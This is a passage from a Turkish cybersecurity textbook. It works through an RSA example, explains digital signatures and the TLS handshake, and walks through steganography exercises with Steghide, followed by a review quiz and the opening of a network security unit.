Gönderici: Ayşe

Alıcı: Berk

Açık Mesaj: 4

Ayşe, göndereceği mesajı Berk'in açık anahtarıyla şifreler. Bu nedenle Berk tarafında gerçekleşen RSA anahtar üretim işlemleri şunlardır:

1. Aşama: İki asal sayı olan p ve q seçilir.

p = 3 ve q = 11 olsun.

2. Aşama: n değeri hesaplanır.

n = p . q = 3 . 11 = 33

3. Aşama: Φ(n) değeri hesaplanır.

Φ(n) = (p - 1) . (q - 1) = 2 . 10 = 20

4. Aşama: Şifreleme için kullanılacak e sayısı bulunur. 1 ile 19 arasında olmak üzere 20 ile aralarında asal olan e sayısı 3 olsun.

e = 3

5. Aşama: Deşifreleme için kullanılacak d sayısı hesaplanır.

$d.e \equiv 1(MODφ(n))$ olacak şekilde bir d sayısı bulunur.

$d.3 \equiv 1(MOD20)$ ise d = 7 olabilir çünkü 7 .3 ≡ 1 MOD 20'dir.

d = 7 olarak hesaplanır.

O hâlde şifreleme için kullanılan açık anahtar **{n, e}** çifti, gizli anahtar ise **{n, d}** çifti olacaktır.

Berk'in açık anahtarı (PUb) = **{33, 3}**

Berk'in gizli anahtarı (PRb) = **{33, 7}** olacaktır.

Açık anahtar sadece şifreleme için kullanılır ve herkesle paylaşılabilir ancak Berk'in gizli anahtarı sadece Berk tarafından bilinir ve kimseyle paylaşılmaz.

Berk tarafından Ayşe tarafına açık anahtar gönderilir. Ayşe, bu açık anahtarı kullanarak **4** mesajını Berk'e göndermek istediğinde öncelikle Berk'in açık anahtarı {33, 3} kullanılarak şu şekilde şifreleme yapılır:

$$y \equiv x^e(MODn)$$

$$y \equiv 4^3(MOD33) \equiv 64(MOD33) \equiv 31$$

Şifreli mesaj (y = 31) Berk'e gönderilir. Berk, gizli anahtarını {33, 7} kullanarak şu deşifreleme işlemini yapar:

$x \equiv y^d$ (MOD n)

$x \equiv 31^7$ (MOD 33)

x ≡ 27.512.614.111 (MOD 33)

x ≡ 4 (MOD 33) olarak hesaplanır. Böylece Ayşe'nin gönderdiği 4 mesajı elde edilir.

Not Örnekte anlaşılabilirlik için p ve q değerleri çok küçük asal sayılar olarak alınmıştır ancak RSA uygulamasında çok daha büyük asal sayılar kullanılır.

RSA algoritmasının sayı dışındaki harfler, işaretler gibi karakterlere uygulanabilmesi için harflerin ve işaretlerin sayısal hâle dönüştürülmesi gerekir. Bu işlem için yaygın olarak kullanılan yöntem, ASCII kodlarından yararlanmaktır.

RSA; güvenli iletişim, dijital imzalama, anahtar değişimi, kimlik doğrulama gibi çeşitli kriptografik uygulamalarda yaygın olarak kullanılan bir şifreleme algoritmasıdır. RSA'nın hesaplama maliyeti yüksek olduğu için genellikle küçük boyuttaki verilerin şifrelenmesinde, anahtar değişimi gibi spesifik kullanım senaryolarında tercih edilir. RSA şifrelemesi, AES gibi şifrelerden birkaç kat daha yavaş olduğu için simetrik şifrelerin yerini alması amaçlanmamıştır. Uygulamada genellikle AES gibi simetrik bir şifreyle kullanılır.

Sıra Sizde

e = 3, d = 7 ve n = 33 olmak üzere **EDA** kelimesinin RSA ile şifrelenmiş hâlini hesaplayınız.

Not Burada harflerin sayısallaştırılması için ASCII kodları yerine harflerin alfabedeki sırasını kullanınız (A = 0, B = 1, C = 2, Ç = 3, D = 4, E = 5 ...).

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Düz metni doğru şekilde sayısallaştırdı.		
2. Açık anahtarı doğru bir şekilde belirtti.		
3. Gizli anahtarı doğru bir şekilde belirtti.		
4. Düz metnin her harfine şifreleme algoritmasını uyguladı.		
5. Şifreleme sonucunda elde edilen sayıları harflere dönüştürdü.		
6. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		


2.6. DİJİTAL İMZA VE SERTİFİKALAR

Ağ ortamında özellikle internette birbirleriyle veri alışverişinde bulunacak sunucu, istemci gibi cihazların kimliklerini doğrulaması gerekir. Güvenli bir iletişim için kullanılan kimlik doğrulama yöntemlerinden biri de dijital imzalardır. **Dijital imza**, klasik imzaların elektronik ortamlardaki karşılığıdır.

Dijital imza, taraflar arasında gerçekleşen veri alışverişini hukuken doğrulayan ve taklit edilemez bir araçtır. Türkiye'de 5070 sayılı Kanun'da "Başka bir elektronik veriye eklenen veya elektronik veriyle mantıksal bağlantısı bulunan ve kimlik doğrulama amacıyla kullanılan elektronik veri" olarak tanımlanan e-imza, dijital imzanın tekniklerine dayanır. Dijital imza; kimlik doğrulamanın yanı sıra bir mesajın veya belgenin doğruluğunu, bütünlüğünü ve reddedilemezliğini güvence altına alan ve Dijital İmza Algoritması (DSA) olarak adlandırılan matematiksel bir yöntemdir.


DSA, ilk kez 1991'de önerilmiş ve güvenlik geri bildirimleri doğrultusunda birkaç kez revize edilmiştir. 2013 yılındaki son güncelleme, RSA ve eliptik eğri kriptografisine dayalı dijital imza algoritmalarını da içerir. Bu nedenle hem RSA hem DSA dijital imza için kullanılabilir. Aralarındaki temel fark, RSA'nın büyük asal sayılar ve modüler üssün tersini alarak hesaplama temelinde çalışmasıdır. DSA ise modüler aritmetik ve ayrık logaritma problemi üzerine kuruludur.

Asimetrik kriptografik tekniklere dayanan DSA, dijital imza üretim ve dijital imza doğrulama olmak üzere iki aşamadan oluşur. Dijital imza üretim, bir belgenin gönderici tarafından imzalanması aşamasıdır. Doğrulama aşaması ise alıcı tarafından imzanın geçerli ve güvenilir olduğunun teyit edilmesidir. Görsel 2.29'da dijital imza üretim aşaması gösterilmiştir. Buna göre gönderici, dijital imza işlemi için ilk olarak mesajın bir hash kodunu oluşturur. Kullanılan hash fonksiyonu (h), mesajın boyutundan bağımsız olarak sabit uzunlukta bir çıktı üretir.



Görsel 2.29: Dijital imza üretim ve gönderim aşaması

Dijital imza yapısında kullanılan bir diğer bileşen, rastgele bir sayıdır (k). Bu sayı, her dijital imza için farklı olmalıdır. Bu sayede her dijital imzanın benzersiz olması sağlanır. Bu rastgele sayının güvenliği çok önemlidir çünkü aynı **k** değerinin tekrar kullanılması, özel anahtarın açığa çıkmasına yol açabilir. Gönderenin özel anahtarı **(PR_A)**, dijital imzanın oluşturulmasında kullanılır. Bu özel anahtar yalnızca gönderenin sahip olduğu bir anahtar olduğu için dijital imzanın doğruluğuna güvenilebilir. Hash değeri ve rastgele sayı **k**, özel anahtar ve diğer belirli parametreler **(PU_G)** birleştirilerek dijital imza oluşturulur. Sonuç olarak dijital imza, Görsel 2.29'da **s** ve **r** ile gösterilen iki bileşenden oluşur. Bu dijital imza, düz metin belgeye eklenir ve alıcıya gönderilir. Alıcı tarafında gerçekleştirilen işlemler Görsel 2.30'da verilmiştir.



Görsel 2.30: Dijital imzanın doğrulanması aşaması


Alıcı, düz metin mesajı ve mesaja eklenen dijital imzayı aldığında aynı hash fonksiyonuyla mesajın özetini çıkarır. Bu hash kodu, dijital imzanın doğruluğunu kontrol etmek için kullanılır. Alıcı, mesajın hash kodunu ve gelen dijital imza bileşenlerini (s ve r) birleştirerek doğrulama fonksiyonunu çalıştırır. Bu doğrulama fonksiyonu, alıcının sahip olduğu güvenilir açık anahtarlar (**PU_G** ve gönderenin açık anahtarı **PU_A**) ve hash koduyla hesaplamalar yapar. Buradaki en önemli nokta, alıcının doğrulama için gönderenin açık anahtarını kullanmasıdır. Gönderenin açık anahtarı, onun özel anahtarıyla eşleştirilmiştir ve bu eşleşme doğrulama sırasında kullanılır. Dijital imza geçerliyse doğrulama fonksiyonu sonucu **r** değeriyle eşleşir. Doğrulama fonksiyonu, geçerli bir dijital imzayı onaylamak için **r** bileşenini kullanarak sonucu hesaplar. Açık anahtara sahip olan herkes düz metni çözebilir. Açık anahtar herkes tarafından bilinebilir. Saldırgan da bu anahtarı öğrenebilir. Bu nedenle DSA, gizlilik sağlamaz sadece kaynak doğrulama sağlar. Bir başka deyişle saldırgan dâhil herkes mesajın kimden geldiğini bilir. O hâlde dijital imzadaki amaç, gizlilik değil kimlik doğrulama ve inkâr edilmezliktir.

2.6.1. Dijital Sertifikalar (SSL/TLS)

İnternette en sık kullanılan protokollerden biri olan **HTTP (Hypertext Transfer Protocol)**, web işlemleri için temel bir iletişim standardıdır ancak HTTP, yapısı gereği güvenli değildir. Bu protokol üzerinden gönderilen veriler, şifrelenmeden açık bir şekilde ağda iletilir. Bu durum özellikle parolalar, kredi kartı bilgileri gibi hassas verilerin ağda yetkisiz kişiler tarafından ele geçirilmesine neden olabilir. Bu güvenlik açığı, internet üzerindeki veri iletişiminin gizliliğini ve bütünlüğünü riske atar. HTTP'yi güvenli hâle getirmek amacıyla HTTPS (Hypertext Transfer Protocol Secure) geliştirilmiştir. HTTPS, verilerin şifrelenmesi ve güvenli bir şekilde iletilmesi için SSL (Secure Sockets Layer) veya TLS (Transport Layer Security) gibi protokolleri kullanır.

HTTPS protokolü, SSL/TLS mantığına dayanarak internet üzerindeki veri iletimini güvenli hâle getirir. Bu güvenliği sağlamak için iletişimdeki her iki uç noktada da dijital imza tabanlı kimlik doğrulaması yapılır. Bu imzanın geçerliliğini doğrulayan ve kullanıcının kimliğini garanti eden yapı, dijital sertifikalarla sağlanır. Bu sertifikalar, web sunucusunun kimliğini doğrulayan dijital dosyalardır ve güvenilir bir sertifika otoritesi (CA) tarafından verilir. Sertifika otoriteleri; web tarayıcıların tarafından güvenilen, web sitelerinin kimliklerini oluşturan, doğrulayan ve kullanıcıların güvenli bir bağlantı sağladığından emin olmalarını sağlayan bağımsız kuruluşlardır. HTTPS ile yapılan bağlantılar, kullanıcıların güvenliği için şifrelenmiş veri iletimi ve kimlik doğrulama sağlar. Böylece hassas bilgiler korunur.

Web iletişiminde kullanılan HTTPS protokolü, OSI modelinin 4. katmanındaki TCP protokolünü kullanır. Bu nedenle TCP 3 yollu el sıkışma sürecinin tamamlanmasının ardından (established) TLS aşamaları devreye girer. Bu aşamalar; sertifika kontrolü, anahtar değişimi ve veri iletimidir. Bir istemci ile sunucu arasında gerçekleşen TLS'nin bu aşamaları Görsel 2.31'de özetle gösterilmiştir.



Görsel 2.31: TLS aşamaları

TLS sertifika kontrolünde şu aşamalar gerçekleşir:

1. İstemci, sunucuya bağlantı isteği gönderir ve desteklediği şifreleme algoritmalarını (cipher suites) ve TLS sürümünü belirtir.
2. Sunucu, istemciden gelen isteği alır, uygun bir şifreleme algoritması ve TLS sürümünü seçer ve istemciye cevap olarak gönderir.
3. Sunucu, istemciye kimliğini doğrulamak için dijital sertifikasını (açık anahtar) gönderir. Bu sertifika, sunucunun kimliğini doğrulamak için kullanılır. Sunucu tarafından gönderilen sertifika, bir CA tarafından imzalanmış olmalıdır. Tarayıcıda, güvenilir CA'ların imzalarını doğrulamak için kullanılan bir sertifika deposu bulunur. CA'nın açık anahtarını kullanarak sertifikanın imzasını doğrular.
4. Sunucu ilk aşamanın tamamlandığını belirtir.

Bu işlemlerin ardından **anahtar değişimi** aşamasına geçilir. Bu aşamadaki amaç, verilerin şifrelemesi için kullanılacak simetrik anahtarın belirlenmesidir. Bu aşamada simetrik şifreleme kullanılmasının sebebi, asimetrik şifrelemeye göre hesaplama açısından daha verimli olmasıdır.

5. İstemci tarafından şifreleme gereksinimleri belirlenir. Bunlar; hangi simetrik şifreleme algoritmasının kullanılacağı (3DES, AES vb.), hangi hash algoritmasının kullanılacağı (MD5, SHA), stream veya block şifrelemelerinden hangisinin kullanılacağı gibi gereksinimlerdir.
6. Şifreleme için kullanılacak simetrik anahtar (oturum anahtarı) belirlenir ve sunucunun açık anahtarıyla şifrelenip sunucuya gönderilir. Sunucu, kendi özel anahtarını (private key) kullanarak oturum anahtarını elde eder.

Bir sonraki aşama, oturum anahtarı kullanılarak veri iletişiminin şifrelenmesidir.

SSL ve **TLS**, internet üzerindeki verilerin güvenli bir şekilde iletilmesini sağlamak amacıyla kullanılan şifreleme protokolleridir. Her iki protokol de web tarayıcıları ile web sunucuları arasındaki bağlantılarda yaygın olarak kullanılır. SSL, 1990'ların ortasında geliştirilmiş ilk güvenli iletişim protokolüdür. Verilerin şifrelenmesi, kimlik doğrulama, veri bütünlüğü sağlama gibi işlevlerle internet üzerindeki iletimi güvence altına almayı amaçlar ancak zamanla güvenlik açıkları keşfedildiği için SSL'nin güncellenmesi gerekir. SSL'nin en son sürümü olan 3.0, internetin ilk yıllarında oldukça yaygın kullanılmıştır ancak bunun ardından gelen güvenlik tehditleri nedeniyle bu protokol, yerini TLS'ye bırakmıştır. TLS, internet iletişimini güvenli hâle getiren şifreleme, veri bütünlüğü ve kimlik doğrulama sürecini daha sağlam bir şekilde uygular. Daha güçlü algoritmalar kullanarak çeşitli saldırılara karşı daha dayanıklıdır. Daha güncel güvenlik ihtiyaçlarını karşılamak için tasarlanmıştır. TLS protokolünün SSL'ye göre geliştirilmiş versiyonları, internet güvenliğini sağlamak adına önemli ilerlemeler kaydetmiştir.

2.7. STEGANOGRAFİ

Veriyi gizlemenin güncel bir yöntemi; gönderilecek bir veriyi resim, ses, video gibi bir dosyaya gömmektir. Bu yönteme **steganografi** denir. Gizlenecek veri, örneğin bir resim dosyasına kolaylıkla görünemeyecek şekilde gömülür. Böylece istenmeyen kişilerin gizli bilgiyi okumaları zorlaştırılır.

Steganografide çeşitli teknikler bulunur ancak yapılan işlem genelde bitler üzerinde fark edilemeyecek kadar küçük değişiklikler yapma mantığına dayanır. Örneğin 24-bitlik resim steganografisinde piksellerin renkleri gösteren bitlerinin son değerleri değiştirilir. Bilindiği üzere her piksel; kırmızı, yeşil ve mavi (RGB) karmasından oluşan bir değere göre renk alır. Her biri bir bayt olan bu üç değerin karışımı, bir pikselin

rengini gösterir. Her piksel için bu üç rengi ifade eden 8-bitin örneğin sadece son bir biti değiştirilirse bir pikselin 3-bit gizli bilgi taşıyabildiği anlamına gelir. Son iki bit değiştirilirse piksel 6-bitlik bir veri taşıyabilir ancak ne kadar çok bit kullanılırsa resimde o derece bozulma yaşanır.

5. Uygulama

İşlem adımlarına göre çevrimiçi bir steganografi aracını kullanarak hazırlayacağınız dokümanı bir resim içine gizleyiniz.

Not


Bu uygulama için hazırlayacağınız doküman, bir metin belgesi olabildiği gibi bir resim de olabilir.

1. Adım: Gizlemek istediğiniz mesajı bir metin editöründe açıp yazınız ve dosyayı **GizliMetin.txt** olarak kaydediniz.

2. Adım: Gizleyeceğiniz metni gömmek istediğiniz **.jpeg** formatında bir resim seçiniz.

3. Adım: Çevrimiçi steganografi hizmeti veren bir web sayfasını açınız.

4. Adım: Web sayfasını açıp **Encode an image** bağlantısını tıklayınız (Görsel 2.32).



Görsel 2.32: Steganografi çevrimiçi sayfa örneği

5. Adım: Sayfanın sol üstünde yer alan **Dosya Seç** düğmesini kullanarak seçtiğiniz resmi yükleyiniz.

6. Adım: Sayfanın sol altında yer alan **Dosya Seç** düğmesini kullanarak gizlemek istediğiniz metin dosyanızı yükleyiniz.

7. Adım: Gönder butonuna basarak dosyanızın resim dosyasına gömülmesini ve indirilmesini sağlayınız.

Not

Orijinal resim (Görsel 2.33) ile gizli metni içeren resim (Görsel 2.34) arasında gözle görülür bir farklılık bulunmaz.

Görsel 2.33: Orijinal resim

Görsel 2.34: Mesajın gizlendiği resim

6. Uygulama

İşlem adımlarına göre beşinci uygulamadaki gizli mesajı içeren resim dosyasını, aynı web sayfasını kullanarak resimden elde ediniz.

1. Adım: **https://futureboy.us/stegano** sayfasında **Decode an image** bağlantısına tıklayınız.

2. Adım: Açılan sayfada Dosya Seç düğmesini kullanarak gizli mesajı içeren resim dosyasını yükleyiniz.

3. Adım: Gönder düğmesine basarak gizli resmi elde ediniz.

Not Türkçe karakterler, kod dönüşümü nedeniyle doğru görüntülenemeyebilir.

7. Uygulama

İşlem adımlarına göre Windows işletim sisteminde Steghide aracıyla veri gizleyiniz. Oluşturduğunuz gizli mesajınızı içeren resim dosyasını arkadaşınıza gönderiniz ve arkadaşınızın gizli mesajı elde etmesini sağlayınız.

Not Steghide, ses ve görüntü dosyalarına veri gizlemek için kullanılan bir steganografi aracıdır.

1. Adım: Çevrimiçi web sayfasından Windows işletim sistemi için bulunan **Steghide** aracını indiriniz.

2. Adım: İndirilen sıkıştırılmış dosyayı işletim sisteminizde uygun bir yere açınız (Bu uygulamada C kök dizini altına Steghide dizinine açılmıştır.).

3. Adım: Gizlemek istediğiniz bir metin dosyası oluşturunuz (Metin dosyasına istediğiniz bir mesajı yazabilirsiniz.).

4. Adım: Oluşturduğunuz metin dosyasını **GizliDosya.txt** olarak ikinci adımda oluşturduğunuz dizine kaydediniz.

5. Adım: Metni içine gizlemek istediğiniz kapak fotoğrafını (cover image) seçiniz ve ikinci adımda belirlediğiniz dizine kaydediniz (Bu uygulamada Görsel 2.35'te gösterilen fotoğraf **Kapak.jpg** ismiyle kaydedilmiştir.).

Görsel 2.35: Steghide uygulaması için kapak resmi

6. Adım: Windows komut satırını kullanarak ikinci adımda belirlediğiniz dizine geçiniz ve metin dosyanız

ile kapak resminizin dizinde olduğunu **dir** komutunu kullanarak doğrulayınız (Görsel 2.36).

```
C:\>
C:\>cd steghide

C:\steghide>dir
.....
11.08.2003  03:39       134.656 cygjpeg-62.dll
15.10.2003  13:45       185.344 cygmcrypt-4.dll
15.10.2003  13:45       134.656 cygmhash-2.dll
01.09.2003  20:16       967.522 cygwin1.dll
09.08.2003  09:28        61.440 cygz.dll
13.02.2025  17:02           161 GizliDosya.txt
27.12.2024  13:34       448.304 Kapak.jpg
.....
```

Görsel 2.36: Windows komut satırı kullanılarak steghide klasörüne geçiş yapılması

7. Adım: Görsel 2.37'deki komutu kullanarak metnin fotoğrafa gömülmesini sağlayınız.

```
C:\steghide>steghide embed -cf Kapak.jpg -ef GizliDosya.txt
```

Görsel 2.37: Metnin fotoğrafa gömülmesi

Not Görsel 2.37'deki komut çalıştırıldığında bir parola öbeği (passphrase) girilmesi ve parola öbeğinin doğrulanması istenir (Görsel 2.38).

```
Enter passphrase:
Re-Enter passphrase:
embedding "GizliDosya.txt" in "Kapak.jpg"... done

C:\steghide>
```

Görsel 2.38: Parola öbeği girişi ve parola öbeğinin doğrulanması

8. Adım: **GizliDosya.txt** isimli dosyayı siliniz ve **Kapak.jpg** dosyasını arkadaşınıza gönderiniz.

9. Adım: **Passphrase** anahtarını kullanarak arkadaşınızın **Kapak.jpg** resmi içinde gömülü gizli dosyayı Görsel 2.39'daki komutları kullanarak çıkarmasını sağlayınız.

```
C:\steghide>steghide extract -sf Kapak.jpg
Enter passphrase:
wrote extracted data to "GizliDosya.txt".

C:\steghide>
```

Görsel 2.39: Kapak.jpg dosyasındaki metnin çıkarılması

10. Adım: Parola öbeğini girdikten sonra **GizliDosya.txt** isimli bir dosyanın oluşturulduğunu doğrulayınız.

11. Adım: Herhangi bir metin editörünü kullanarak **GizliDosya.txt** isimli dosyanın içeriğini görüntüleyiniz.

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki parantezlerin içine cümlelerde verilen bilgiler doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Vigeneré, güvenli ve modern bir şifreleme algoritmasıdır.
2. ( ) Bir mesajın değiştirilip değiştirilmediğini doğrulamak için SHA kullanılır.
3. ( ) MD5 fonksiyonunda 32-bitlik 4 tampon bellek vardır.
4. ( ) DES yapısında kullanılan anahtar 128-bit uzunluğundadır.
5. ( ) Diffie-Hellman, ortak anahtar değişimi sunan asimetrik şifreleme yöntemlerinden biridir.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

1. Şifreleme işlemlerinde kullanılan ……, aynı parolaların farklı hash değerlerine sahip olmasını sağlayarak saldırılara karşı ek bir güvenlik katmanı oluşturur.
2. Gizli bilgilerin başka bir dosyanın içine gizlenerek saklanması veya iletilmesi yöntemine …… denir.
3. Bir mesajın veya belgenin doğruluğunu, bütünlüğünü ve reddedilemezliğini güvence altına alan ve hukuki bir boyutu olan yönteme …… denir.
4. HTTPS, verilerin şifrelenmesi ve güvenli bir şekilde iletilmesi için SSL veya …… protokolü kullanır.
5. Asimetrik şifrelemede birbirine matematiksel ilkelerle bağlı public ve …… anahtar çifti kullanılır.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. Aşağıdaki kavramlardan hangisi siber güvenlikte gizliliği sağlamak için kullanılır?

A) Bütünlük B) Doğruluk C) Şifreleme

D) Uygunluk E) Zorluk

2. I. Açık anahtar

II. Gizli anahtar

III. Paylaşılan gizli anahtar

IV. Simetrik anahtar

Yukarıda verilenlerden hangileri asimetrik şifrelemede kullanılır?

A) I-II B) I-III C) I-IV D) II-III E) III-IV

3. Aşağıdakilerden hangisi simetrik bir şifreleme türüdür?

A) AES B) DH C) DSA D) ElGamal E) RSA

4. Aşağıdakilerden hangisi DES şifrelemesinin temelinin dayandığı mantıktır?

A) Diffie-Hellman B) Feistel C) Rijndael

D) RSA E) Sezar

5. p = 3 ve q = 13 ise Φ(n) aşağıdakilerden hangisidir?

A) 16 B) 24 C) 33 D) 39 E) 56

AĞ VE SİSTEM GÜVENLİĞİ

3. ÖĞRENME BİRİMİ

KONULAR

3.1. AĞ GÜVENLİĞİ İLKELERİ

3.2. AĞ VE SİSTEM GÜVENLİĞİ CİHAZLARI

3.3. AĞ GÜVENLİK MİMARİLERİ

3.4. AĞ ERİŞİM KONTROLÜ

3.5. AĞ CİHAZLARININ SIKILAŞTIRILMASI

3.6. YEREL AĞ ZAFİYETLERİ VE GÜVENLİK ÖNLEMLERİ

3.7. İŞLETİM SİSTEMİ GÜVENLİK İLKELERİ

3.8. SUNUCU SİSTEMLERİ GÜVENLİK İLKELERİ

3.9. DONANIM GÜVENLİĞİ İLKELERİ

NELER ÖĞRENECEKSİNİZ?

- Ağ güvenliği ilkelerini açıklama
- Ağ ve sistem güvenliği cihazlarını açıklama
- Ağ güvenlik mimarilerini açıklama
- Ağ erişim kontrolünün uygulamasını yapma
- Ağ cihazlarının sıkılaştırılmasıyla ilgili kavramları açıklama
- Yerel ağ zafiyetlerine karşı güvenlik önlemlerini alma
- İşletim sistemi güvenlik ilkelerini açıklama
- Sunucu sistemleri güvenlik ilkelerini açıklama
- Donanım güvenliği ilkelerini açıklama

TEMEL KAVRAMLAR

AAA, ACL, Active Directory, ağ güvenliği, ARP zehirlemesi, DHCP, DMZ, erişim kontrolü, fiziksel güvenlik, güvenlik duvarı, IDS/IPS, istemci, kimlik doğrulama, NAT, NTLM, PAT, Shell, sistem güvenliği, sömürü, SSH, sunucu, Zero Trust

HAZIRLIK ÇALIŞMALARI

1. Ağ ve sistem güvenliği neden önemlidir? Düşüncelerinizi arkadaşlarınızla tartışınız.
2. Ağ haberleşme güvenliğini sağlamak için neler yapılabilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.

3.1. AĞ GÜVENLİĞİ İLKELERİ

Ağ güvenliği; bilgisayar ağlarını ve içindeki verileri yetkisiz erişime, saldırılara, zararlı yazılımlara ve diğer siber tehditlere karşı korumayı amaçlayan çok yönlü bir güvenlik disiplinidir. Bir ağda bulunan cihazlar (bilgisayarlar, sunucular, yönlendiriciler, güvenlik duvarları, akıllı cihazlar vb.) arasındaki veri akışının güvenliğini sağlamak için çeşitli teknikler uygulanır. Siber tehditlerin giderek karmaşıklaşması, ağ güvenliğini hem bireysel hem de kurumsal düzeyde öncelikli hâle getirmiştir. Yetkisiz erişim, veri sızıntıları, DDoS saldırıları, fidye yazılımları gibi siber tehditler yalnızca bireysel kullanıcıları değil devlet kurumlarını ve özel sektör kuruluşlarını da ciddi şekilde etkiler. Bu nedenle güçlü bir ağ güvenliği altyapısı, dijital sistemlerin korunması ve sürdürülebilirliği için vazgeçilmezdir. **Ağ güvenliği ilkeleri**; bir ağın ve bu ağa bağlı sistemlerin yetkisiz erişim, kullanım, değişiklik veya imhadan korunmasını amaçlayan bir dizi kural ve uygulamadır (Görsel 3.1).

Görsel 3.1: Ağ güvenliği

Ağ güvenliği ilkelerinin temel bileşenleri şu şekilde sıralanır:

Gizlilik: Verilerin yetkisiz kişiler tarafından görüntülenmesini veya elde edilmesini önlemeyi amaçlar. Şifreleme, erişim kontrolü, kimlik doğrulama gibi yöntemlerle gizlilik sağlanır.

Bütünlük: Verilerin yetkisiz kişiler tarafından değiştirilmesini veya bozulmasını önlemeyi amaçlar. Dijital imzalar, hash fonksiyonları, veri yedekleme gibi yöntemlerle bütünlük sağlanır.

Erişilebilirlik: Yetkili kullanıcıların verilere ve sistemlere her zaman erişebilmesini sağlamayı amaçlar. Yedekleme, yük dengeleme, arıza toleransı gibi yöntemlerle erişebilirlik sağlanır.

Kimlik Doğrulama: Kullanıcıların ve cihazların kimliklerini doğrulamayı amaçlar. Kullanıcı adı ve şifre, biyometrik veriler, sertifikalar gibi yöntemlerle kimlik doğrulama sağlanır.

Yetkilendirme: Kimliği doğrulanmış kullanıcıların ve cihazların hangi kaynaklara erişebileceğini belirlemeyi amaçlar. Erişim kontrol listeleri, rol tabanlı erişim kontrolü gibi yöntemlerle yetkilendirme sağlanır.

Denetim: Ağdaki tüm faaliyetleri izlemeyi ve kaydetmeyi amaçlar. Günlük dosyaları, saldırı tespit sistemleri, güvenlik bilgi ve olay yönetimi (SIEM) sistemleri gibi yöntemlerle denetim sağlanır.

Savunma Katmanları: Birden fazla güvenlik katmanı kullanarak bir katmanın aşılması durumunda diğer katmanların koruma sağlamasını amaçlar. Güvenlik duvarları, antivirüs yazılımları, saldırı önleme sistemleri, veri kaybı önleme sistemleri gibi teknolojiler kullanılarak uygulanır.

Fiziksel Güvenlik: Ağ donanımlarının fiziksel olarak korunmasını sağlar. Sunucu odalarının kilitlenmesi, güvenlik kameraları, biyometrik erişim kontrolü gibi önlemleri içerir.

3.1.1. Ağ Güvenlik Planı

